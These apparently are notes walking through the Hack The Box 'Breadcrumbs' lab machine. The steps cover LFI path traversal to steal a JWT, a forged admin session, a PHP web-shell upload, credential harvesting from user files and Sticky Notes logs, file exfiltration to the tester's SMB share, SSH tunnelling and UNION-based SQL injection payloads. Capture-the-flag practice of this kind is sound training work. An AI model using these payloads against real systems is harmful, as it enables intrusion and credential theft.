
29. `01:44:05`
30. **We got paul's JWT from the directory traversal of the following**

```
1. Vulnerable LFI directory traversal link
2. http://10.10.10.228/includes
3. Intercept looking up a book by hitting the book button
4. book=book3.html&method=1
5. Now change it to this to exfiltrate the json web token storyed in fileController.php
6. book=../portal/includes/fileController.php&method=1
.....................................................................
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoicGF1bCJ9fQ.7pc5S1P76YsrWhi_gu23bzYLYWxqORkr0WtEz
_IUtCU
7. My old Jason Web Token aka 'test'
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoidGVzdCJ9fQ.wO1HzPNOz55oU02jJT2wXL7Mvi0JNSB353p6M
gk3o7Y
```

Initial FootHold

31. **Paul's the administrator's JWT**

```
1.
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJkYXRhIjp7InVzZXJuYW1lIjoicGF1bCJ9fQ.7pc5S1P76YsrWhi_gu23bzYLYWxqORkr0WtEz
_IUtCU
2. Use this JWT plus anyone of the cookies for paul above and replace them in the DOM inspector in the storage
tab.
```



Now go back to `/portal/php/files` and ***try to upload the `cmd.php` again, but this time as Paul the admin.***

```
1. http://10.10.10.228/portal/php/files.php
2. Success. Have a great weekend!
3. Your file gets uploaded but then it gets zipped at this url
4. http://10.10.10.228/portal/uploads/
5.|[test.zip](http://10.10.10.228/portal/uploads/test.zip)|2023-11-23 21:06|66||
6.||[test.zip](http://10.10.10.228/portal/uploads/test.zip)|2023-11-23 21:06|66||
|![[   ]](http://10.10.10.228/icons/compressed.gif)|[test2.zip]
(http://10.10.10.228/portal/uploads/test2.zip)|2023-11-23 21:11|66||
|![[TXT]](http://10.10.10.228/icons/text.gif)|[test3.php](http://10.10.10.228/portal/uploads/test3.php)|2023-11-
23 21:12|66||
```

Web Shell as `wwwdata`

33. **Steps on how we got the webshell**

```
1. How we got this webshell
2. First we concocted a JWT for Paul and also created a session cookie. Paste it into our DOM session and assume admin of the site. We then go to http://10.10.10.228/portal/php/files to upload the cmd.php file we did earlier. You need to interecept the request to upload the file and where it says zip. Change it to php.
3. Then you go here: http://10.10.10.228/portal/uploads/
4. Click on your cmd.php whatever you named it in the title of the uploads page.
5. It will give an error like it did not work but it did work.
6. http://10.10.10.228/portal/uploads/test3.php?cmd=whoami
breadcrumbs\www-data
```

Web Shell enumeration

34. **Lets enumerate with our webshell and eventually get a real shell**

```
1. http://10.10.10.228/portal/uploads/test3.php?cmd=ipconfig
.....................................
Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   IPv6 Address. . . . . . . . . . . : dead:beef::33
   IPv6 Address. . . . . . . . . . . : dead:beef::f4d9:7f76:d12d:726d
   Temporary IPv6 Address. . . . . . : dead:beef::d4dd:ace0:f152:3ea5
   Link-local IPv6 Address . . . . . : fe80::f4d9:7f76:d12d:726d%14
   IPv4 Address. . . . . . . . . . . : 10.10.10.228
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:4cb6%14   10.10.10.2
2. http://10.10.10.228/portal/uploads/test3.php?cmd=dir
Directory of C:\Users\www-data\Desktop\xampp\htdocs\portal\uploads
11/23/2023  09:06 PM                 66 test.zip
11/23/2023  09:11 PM                 66 test2.zip
11/23/2023  09:12 PM                 66 test3.php
3. http://10.10.10.228/portal/uploads/test3.php?cmd=dir C:\Users\www-data\Desktop\xampp\htdocs\portal
```

```
10.10.10.228/portal/uploads/test3.php?cmd=dir C:\Users\www-data\Desktop\xampp\htdocs\portal

 Volume in drive C has no label.
 Volume Serial Number is 7C07-CD3A

 Directory of C:\Users\www-data\Desktop\xampp\htdocs\portal

02/08/2021  05:37 AM
                .
     02/08/2021  05:37 AM
                   ..
          02/08/2021  05:37 AM
                         assets
               02/01/2021  10:40 PM             3,956 authController.php
               02/01/2021  09:40 PM               114 composer.json
               11/28/2020  12:55 AM             6,140 composer.lock
               12/09/2020  03:30 PM               534 cookie.php
               02/08/2021  05:37 AM
                              db
                    02/08/2021  05:37 AM
                                   includes
                         02/01/2021  06:59 AM             3,757 index.php
                         02/01/2021  01:57 AM             2,707 login.php
                         01/16/2021  01:47 PM               694 logout.php
                         02/08/2021  05:37 AM
                                       php
                              02/08/2021  05:37 AM
                                             pizzaDeliveryUserData
                                   02/01/2021  01:58 AM             2,934 signup.php
                                   11/23/2023  09:12 PM
                                                  uploads
                                        02/08/2021  05:37 AM
                                                     vendor
                                                          8 File(s)         20,836 bytes
                                                          9 Dir(s)   6,542,794,752 bytes free
```

The `pizzaDeliveryUserData` is a directory. Seems odd lets check it out.

```
1. http://10.10.10.228/portal/uploads/test3.php?cmd=dir C:\Users\www-data\Desktop\xampp\htdocs\portal\pizzaDeliveryUserData
.............................................................
11/28/2020  01:48 AM               170 alex.disabled
11/28/2020  01:48 AM               170 emma.disabled
```

```
11/28/2020  01:48 AM               170 jack.disabled
11/28/2020  01:48 AM               170 john.disabled
01/17/2021  03:11 PM               192 juliette.json
11/28/2020  01:48 AM               170 lucas.disabled
11/28/2020  01:48 AM               170 olivia.disabled
11/28/2020  01:48 AM               170 paul.disabled
11/28/2020  01:48 AM               170 sirine.disabled
11/28/2020  01:48 AM               170 william.disabled
              10 File(s)          1,722 bytes
               2 Dir(s)   6,542,450,688 bytes free
2. http://10.10.10.228/portal/uploads/test3.php?cmd=type C:\Users\www-
data\Desktop\xampp\htdocs\portal\pizzaDeliveryUserData\*
.............................................................
"pizza" : "margherita",
        "size" : "large",
        "drink" : "water",
        "card" : "VISA",
        "PIN" : "9890",
        "alternate" : {
                "username" : "juliette",
                "password" : "jUli901./())!",
3.
```

36. **Lets check these creds we found using CrackMapExec**

```
1. crackmapexec smb 10.10.10.228 -u 'juliette' -p 'jUli901./())!'
2. (.venv) ~/.config/.cmegithub/CrackMapExec (master ✔) ▷ crackmapexec smb 10.10.10.228 -u 'juliette' -p
'jUli901./())!'
3. SMB  10.10.10.228 445 BREADCRUMBS [+] Breadcrumbs\juliette:jUli901./())!
4. SUCCESS
```

SMBMAP because there is no 5985 open

37. **SMBMAP**

```
1. ▷ smbmap -H 10.10.10.228 -u 'juliette' -p 'jUli901./())!' --no-banner
2. ▷ smbmap -H 10.10.10.228 -u 'juliette' -p 'jUli901./())!' --no-banner -r Anouncements
3. Download the main.txt file inside Anouncements
4. ▷ smbmap -H 10.10.10.228 -u 'juliette' -p 'jUli901./())!' --no-banner --download Anouncements/main.txt
```

```
~/hackdab0x/breadcrumbs ▷ smbmap -H 10.10.10.228 -u 'juliette' -p 'jUli901./())!' --no-banner
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.10.228:445        Name: breadcrumbs.htb          Status: Authenticated
        Disk                                                   Permissions     Comment
        ----                                                   -----------     -------
        ADMIN$                                                 NO ACCESS       Remote Admin
        Anouncements                                           READ ONLY
        C$                                                     NO ACCESS       Default share
        Development                                            NO ACCESS
        IPC$                                                   READ ONLY       Remote IPC
~/hackdab0x/breadcrumbs ▷
```

SSH session as Juliette + user.txt flag

38. **SSH creds for Juliette are valide lets SSH in**

```
1. ▷ ssh juliette@10.10.10.228
The authenticity of host '10.10.10.228 (10.10.10.228)' can't be established.
ED25519 key fingerprint is SHA256:aQcQrF+10YxX8CBQ26nT/5luebgQc123pC6ciqCe4J0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.228' (ED25519) to the list of known hosts.
juliette@10.10.10.228's password:jUli901./())!
2. Microsoft Windows [Version 10.0.19041.746]
(c) 2020 Microsoft Corporation. All rights reserved.

juliette@BREADCRUMBS C:\Users\juliette>whoami
breadcrumbs\juliette
3. juliette@BREADCRUMBS C:\Users\juliette>type C:\Users\juliette\Desktop\user.txt
a0fa2c25b879f0b1588a948b94b9aa7b
```

Enumerate to PrivESC to NT Authority System

39. **enumeration via ssh as juliette.**

```
1. juliette@BREADCRUMBS C:\Users\juliette\Desktop>dir
12/09/2020  06:27 AM               753 todo.html
2. juliette@BREADCRUMBS C:\Users\juliette\Desktop>type todo.html
.......................................................
Migrate passwords from the Microsoft Store Sticky Notes application to our new password manager
3. Google 'Microsoft Store Sticky Notes'
4. Sticky Notes is a desktop notes application included in Windows 7, Windows 8, Windows 8.1, Windows 10 and
Windows 11. The app loads quickly and enables users to quickly take notes using post-it note-like windows on
their desktop. Sticky Notes originated in Windows XP Tablet Edition in 2002 and was included with Windows Vista
as a gadget for the Windows Sidebar. Wikipedia
5. Google 'Microsoft Store Sticky Notes path'
6. juliette@BREADCRUMBS C:\Users\juliette\Desktop> cd ..\appdata\roaming
7. If you do a dir -Force it will not work you need to do 'powershell dir -Force'
8. juliette@BREADCRUMBS C:\Users\juliette\AppData\Roaming>cd Microsoft
9. juliette@BREADCRUMBS C:\Users\juliette\AppData\Roaming\Microsoft>powershell dir -Force
```

40. **Crazy long directory for sticky notes**

```
1. Google 'Microsoft Stor Sticky Notes backup 3 methods'
2. https://www.ubackup.com/backup-restore/sticky-notes-backup-windows-10-1021.html
3. C:\Users\Username\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState
4. This is the correct windows version path. In different versions they changed the path. Of course microsoft
would do dumb shit like that.
5. juliette@BREADCRUMBS C:\Users\juliette\AppData\Roaming\Microsoft>cd
C:\Users\juliette\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState

6. juliette@BREADCRUMBS
C:\Users\juliette\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState>
.......................................................
01/15/2021  04:10 PM            20,480 15cbbc93e90a4d56bf8d9a29305b8981.storage.session
11/29/2020  03:10 AM             4,096 plum.sqlite
01/15/2021  04:10 PM            32,768 plum.sqlite-shm
01/15/2021  04:10 PM           329,632 plum.sqlite-wal
               4 File(s)        386,976 bytes
               2 Dir(s)   6,539,395,072 bytes free
.......................................................
7. Lets download the large file 'plum.sqlite-wal'
8. breadcrumbs ▷ sudo smbserver.py ninjafolder $(pwd) -smb2support
9. We can sync the smb server with the client just with a dir command from the client
```

`SmbServer.py` cool tricks HTB BreadCrumbs

- *#pwn_smbserver_py_cool_tricks_HTB_BreadCrumbs*

41. **You can list what is on the SMBServer directory with a simple dir from the windows client**

```
1. Very cool list the contents of your SMBSERVER directory on the Windows client.
2. breadcrumbs ▷ sudo smbserver.py ninjafolder $(pwd) -smb2support
3. We can sync the smb server with the client just with a dir command from the client
4. juliette@BREADCRUMBS
C:\Users\juliette\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState>dir
\\10.10.14.4\ninjafolder\
 ....................................................
 Volume in drive \\10.10.14.4\ninjafolder has no label.
 Volume Serial Number is ABCD-EFAA

 Directory of \\10.10.14.4\ninjafolder

11/23/2023  12:30 AM                66 cmd.php
11/23/2023  10:25 PM               130 creds.txt
11/23/2023  10:35 PM               860 todo.html
11/23/2023  01:29 AM               818 bookController.php
11/22/2023  08:11 PM             6,853 portzscan.nmap
11/23/2023  10:08 PM            33,193 htb_breadcrumbs_SMBMAP_juliette_user.jpg
11/23/2023  02:03 AM             2,407 tmp
11/23/2023  10:31 PM             2,999 ssh_session_for_HTB_BreadCrumbs_as_juliette.txt
11/23/2023  11:05 PM             5,954 breadcrumbs_draft_notes.txt
11/22/2023  08:26 PM            21,307 php_check_book_breadcrumbs.jpg
11/23/2023  09:12 PM            15,470 paul_admin_portal_page.jpg
11/23/2023  08:29 PM               547 cookie.php
11/23/2023  10:13 PM               306 main.txt
11/22/2023  11:57 PM            39,497 htb_breadcrumbs_current_helpers.jpg
11/23/2023  01:42 AM               232 db.php
11/23/2023  08:49 PM             1,091 fileController.php
11/23/2023  09:44 PM            79,584 dir_of_wwwdata_portal_using_webshell.jpg
11/23/2023  12:12 AM            27,991 htb_breadcrumbs_php_files_submit_only_zip_hidden_page.jpg
11/22/2023  08:32 PM            25,721 htb_breadcrumbs_includes_page.jpg
11/22/2023  06:40 PM            28,535 breadcrumbs_logo.jpeg
              20 File(s)        293,561 bytes
```

```
               0 Dir(s)  15,207,469,056 bytes free
5. Now lets copy the plum.sqlite-wal file to our smbserver from the windows client
6. juliette@BREADCRUMBS
C:\Users\juliette\AppData\Local\Packages\Microsoft.MicrosoftStickyNotes_8wekyb3d8bbwe\LocalState> copy
plum.sqlite-wal \\10.10.14.4\ninjafolder\plum.sqlite-
wal
        1 file(s) copied.
7. ~/htb/breadcrumbs ▷ file plum.sqlite-wal
plum.sqlite-wal: SQLite Write-Ahead Log, version 3007000
```

SQLite3 `plum.sqlite-wal` enumeration of database file

42. **SQLITE3 `plum.sqlite-wal` file**

```
1. ~/htb/breadcrumbs ▷ file plum.sqlite-wal
plum.sqlite-wal: SQLite Write-Ahead Log, version 3007000
2. ▷ sqlite3 plum.sqlite-wal
Enter ".help" for usage hints.
sqlite> .tables
Error: file is not a database
```

43. **That did not work lets try ghex or strings xxd, any enumeration tools to see if this db log has passwords in it.**

```
1. breadcrumbs ▷ strings plum.sqlite-wal
\id=48c70e58-fcf9-475a-aea4-24ce19a9f9ec juliette: jUli901./())!
\id=fc0d8d70-055d-4870-a5de-d76943a68ea2 development: fN3)sN5Ee@g
2. SUCCESS we find the credentials for the developement user
3. development: fN3)sN5Ee@g
```

44. **SSH as Development user**

```
1. ▷ ssh Development@10.10.10.228
Development@10.10.10.228s password:
2. development@BREADCRUMBS C:\Users\development>whoami
breadcrumbs\development
```

45. **Lets enumerate as Development user**

```
1. Before we were not allowed access to the 'developement' directory in C:\ Lets try it now as developement user.
2. development@BREADCRUMBS C:\>cd Dev*
3. development@BREADCRUMBS C:\Development>dir
18,312 Krypter_Linux
4. Lets download this file and analyze it. It says its a file but it has no file extension.
5. development@BREADCRUMBS C:\Development> copy Krypter_Linux \\10.10.14.4\ninjafolder\Krypter_Linux
        1 file(s) copied.
6. ▷ file Krypter_Linux
Krypter_Linux: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=ab1fa8d6929805501e1793c8b4ddec5c127c6a12, for GNU/Linux 3.2.0, not
stripped
7. WTF is that?. LOL
8. If you wanted to use scp to copy the file over here is the command.
9. $ scp Development@10.10.10.228:/Development\Krypter_Linux Krypter_Linux2
10. Actually the scp command is wrong not sure of the syntax for that.
```

46. **What is Krypter_Linux**

```
1. Krypter_Linux is a linux executable file
2. Seems like an openssl encryption tool of some sort.
3.  ▷ ./Krypter_Linux
Krypter V1.2

New project by Juliette.
New features added weekly!
What to expect next update:
        - Windows version with GUI support
        - Get password from cloud and AUTOMATICALLY decrypt!
***
No key supplied.
USAGE:
Krypter <key>
4. I do strings on the linux key decrypter encrypter and I find this.
5. $ strings Krypter_Linux
6. Requesting decryption key from cloud...
Account: Administrator
http://passmanager.htb:1234/index.php
method=select&username=administrator&table=passwords
7. NOTICE THE URL
```

47. **In our SSH session with development user do the following**

```
1. development@BREADCRUMBS C:\Development>curl localhost:1234
Bad Request
2. development@BREADCRUMBS C:\Development>netstat -nat | findstr 1234
TCP    127.0.0.1:1234         0.0.0.0:0              LISTENING       InHost   TCP    127.0.0.1:58946
127.0.0.1:1234         TIME_WAIT       InHost
3. development@BREADCRUMBS C:\Development>curl localhost:58946
curl: (7) Failed to connect to localhost port 58946: Connection refused
```

48. **I also noticed from the strings command that it is going to `/index.php` I will also concatenate `method=select&username=administrator&table=passwords` to the curl request**

```
1. development@BREADCRUMBS C:\Development>curl localhost:1234/index.php?
method=select&username=administrator&table=passwords
.................................................................
select<br />
<b>Warning</b>:  Undefined array key "table" in
<b>C:\Users\Administrator\Desktop\passwordManager\htdocs\index.php<SNIP>
2. A bunch of garbage. Lets rewrite the command with double quotes
3. development@BREADCRUMBS C:\Development>curl "http://localhost:1234/index.php?
method=select&username=administrator&table=passwords"
selectarray(1) {
  [0]=>
  array(1) {
    ["aes_key"]=>
    string(16) "k19D193j.<19391("
  }
}
4. There much better
```

SSH TUNNELING

- *#pwn_ssh_tunneling_HTB_BreadCrumbs_very_cool*

49. **SSH Tunneling 1234 to our local port 1234 using SSH**

```
1. ~/htb/breadcrumbs ▷ ssh Development@10.10.10.228 -L 1234:127.0.0.1:1234
Development@10.10.10.228s password:
2. Microsoft Windows [Version 10.0.19041.746]
(c) 2020 Microsoft Corporation. All rights reserved.

development@BREADCRUMBS C:\Users\development>whoami
breadcrumbs\development
3.  ▷ lsof -i:1234
COMMAND   PID  USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
ssh     62777 haxor    4u  IPv6 130750      0t0  TCP localhost:search-agent (LISTEN)
ssh     62777 haxor    5u  IPv4 130751      0t0  TCP localhost:search-agent (LISTEN)
```

Reverse Engineering Krypter_Linux tool using `radare2`

- *#pwn_radare2_reverse_engineering_tool*
- *#pwn_reverse_engineering_tool_radare2*

50. **Radare2**

```
1. ▷ radare2 Krypter_Linux
WARN: run r2 with -e bin.cache=true to fix relocations in disassembly
WARN: Cannot resolve symbol address _ITM_deregisterTMCloneTable
WARN: Cannot resolve symbol address __gmon_start__
WARN: Cannot resolve symbol address __gxx_personality_v0
WARN: Cannot resolve symbol address std::ios_base::Init::~Init()
WARN: Cannot resolve symbol address __libc_start_main
WARN: Cannot resolve symbol address std::basic_ostream<char, std::char_traits<char> >& std::endl<char,
std::char_traits<char> >(std::basic_ostream<char, std::char_traits<char> >&)
WARN: Cannot resolve symbol address _ITM_registerTMCloneTable
>>>[0x00001120]>aaa
INFO: Analyze all flags starting with sym. and entry0 (aa)
INFO: Analyze all functions arguments/locals (afva@@@F)
INFO: Analyze function calls (aac)
INFO: Analyze len bytes of instructions for references (aar)
INFO: Finding and parsing C++ vtables (avrr)
INFO: Type matching analysis for all functions (aaft)
INFO: Propagate noreturn information (aanr)
INFO: Use -AA or aaaa to perform additional experimental analysis
>>>[0x00001120]> afl
```

```
0x00001247   11    421 main
>>>[0x00001120]> s main
>>>[0x00001247]> pdf
```

```
0x00001010    1      6 sym.imp.puts
0x00001100    1      6 sym.imp.std::ostream::operator___std::ostream____std::ostre
[0x00001120]> s main
[0x00001247]> pdf
            ; DATA XREF from entry0 @ 0x113d(r)
┌ 421: int main (uint32_t argc, char **argv);
│           ; arg uint32_t argc @ rdi
│           ; arg char **argv @ rsi
│           ; var uint32_t var_14h @ rbp-0x14
│           ; var int64_t var_18h @ rbp-0x18
│           ; var uint32_t var_20h @ rbp-0x20
│           ; var int64_t var_24h @ rbp-0x24
│           ; var int64_t var_50h @ rbp-0x50
│           ; var uint32_t var_54h @ rbp-0x54
│           ; var char **s @ rbp-0x60
│           0x00001247      55             push rbp
│           0x00001248      4889e5         mov rbp, rsp
│           0x0000124b      53             push rbx
│           0x0000124c      4883ec58       sub rsp, 0x58
│           0x00001250      897dac         mov dword [var_54h], edi    ; argc
│           0x00001253      488975a0       mov qword [s], rsi          ; argv
│           0x00001257      488d45b0       lea rax, [var_50h]
│           0x0000125b      4889c7         mov rdi, rax
│           0x0000125e      e8fdfdffff     call fcn.00001060
│           0x00001263      e868feffff     call sym.imp.curl_easy_init
│           0x00001268      488945e0       mov qword [var_20h], rax
│           0x0000126c      488d3d9d0d00.  lea rdi, str.Krypter_V1.2_n_nNew_projec
and_AUTOMATICALLY_decrypt__n_n ; 0x2010 ; "Krypter V1.2\n\nNew project by Juliette
ALLY decrypt!\n***\n" ; const char *s
```

Very cool reverse engineering with this `radare2` linux tool

```
1. ok since we have localhost on 1234 just enter the same command as before. This was a futile excercise with the
radare2 tool. He wanted to show that it is saying the same information that we got with the strings command on
Krypter_Linux tool. Which was the following.
2. development@BREADCRUMBS C:\Development>curl "http://localhost:1234/index.php?
method=select&username=administrator&table=passwords"
selectarray(1) {
  [0]=>
  array(1) {
    ["aes_key"]=>
    string(16) "k19D193j.<19391("
  }
}
3. We need to change it slightly
4. http://localhost:1234/index.php?method=select&username=administrator&table=passwords
selectarray(1) { [0]=> array(1) { ["aes_key"]=> string(16) "k19D193j.<19391(" } }
5. We are seeing the same thing we saw earlier when we did it with the ssh session as development user. I put it
above for context.
6.
```

52. Lets go to CyberChef to try to decrypt this

```
1. selectarray(1) { [0]=> array(1) { ["aes_key"]=> string(16) "k19D193j.<19391(" } }
2. Take that AES key 'k19D193j.<19391(' and paste it into the AES Decrypt function in CyberChef
3. Select UTF8
```

Detour --> SQL injection fuzzing required

53. It seems like our localhost 1234 SSH tunnel is connected to a database and it is inject-able. I am seeing what info I can get from the database.


```
1. http://localhost:1234/index.php?method=select&username=administrator' order by 1-- -&table=passwords
2. 'This just spits back the same thing we had before. So that means it is only 1 column.
3. selectarray(1) { [0]=> array(1) { ["aes_key"]=> string(16) "k19D193j.<19391(" } }
4. http://localhost:1234/index.php?method=select&username=administrator' UNION select 1-- -&table=passwords
5. 'This is the output:
selectarray(2) { [0]=> array(1) { ["aes_key"]=> string(16) "k19D193j.<19391(" } [1]=> array(1) { ["aes_key"]=>
string(1) "1" } }
6. Instead of it returning just a 1, we need to enumerate the database so just do this.
7. http://localhost:1234/index.php?method=select&username=administrator' UNION select database()-- -
&table=passwords
selectarray(2) { [0]=> array(1) { ["aes_key"]=> string(16) "k19D193j.<19391(" } [1]=> array(1) { ["aes_key"]=>
string(5) "bread" } }'
8. There we go we have the IV required for AES decryption in CyberChef. Which is "bread".
9. Lets try to enumerate just encase there are other databases.
10. http://localhost:1234/index.php?method=select&username=administrator' UNION select schema_name from
information_schema.schemata-- -&table=passwords'
```

```
11. Enumerate the tables where the table names are bread
12. localhost:1234/index.php?method=select&username=administrator' UNION select table_name from
information_schema.tables where table_schema="bread"-- -&table=passwords'
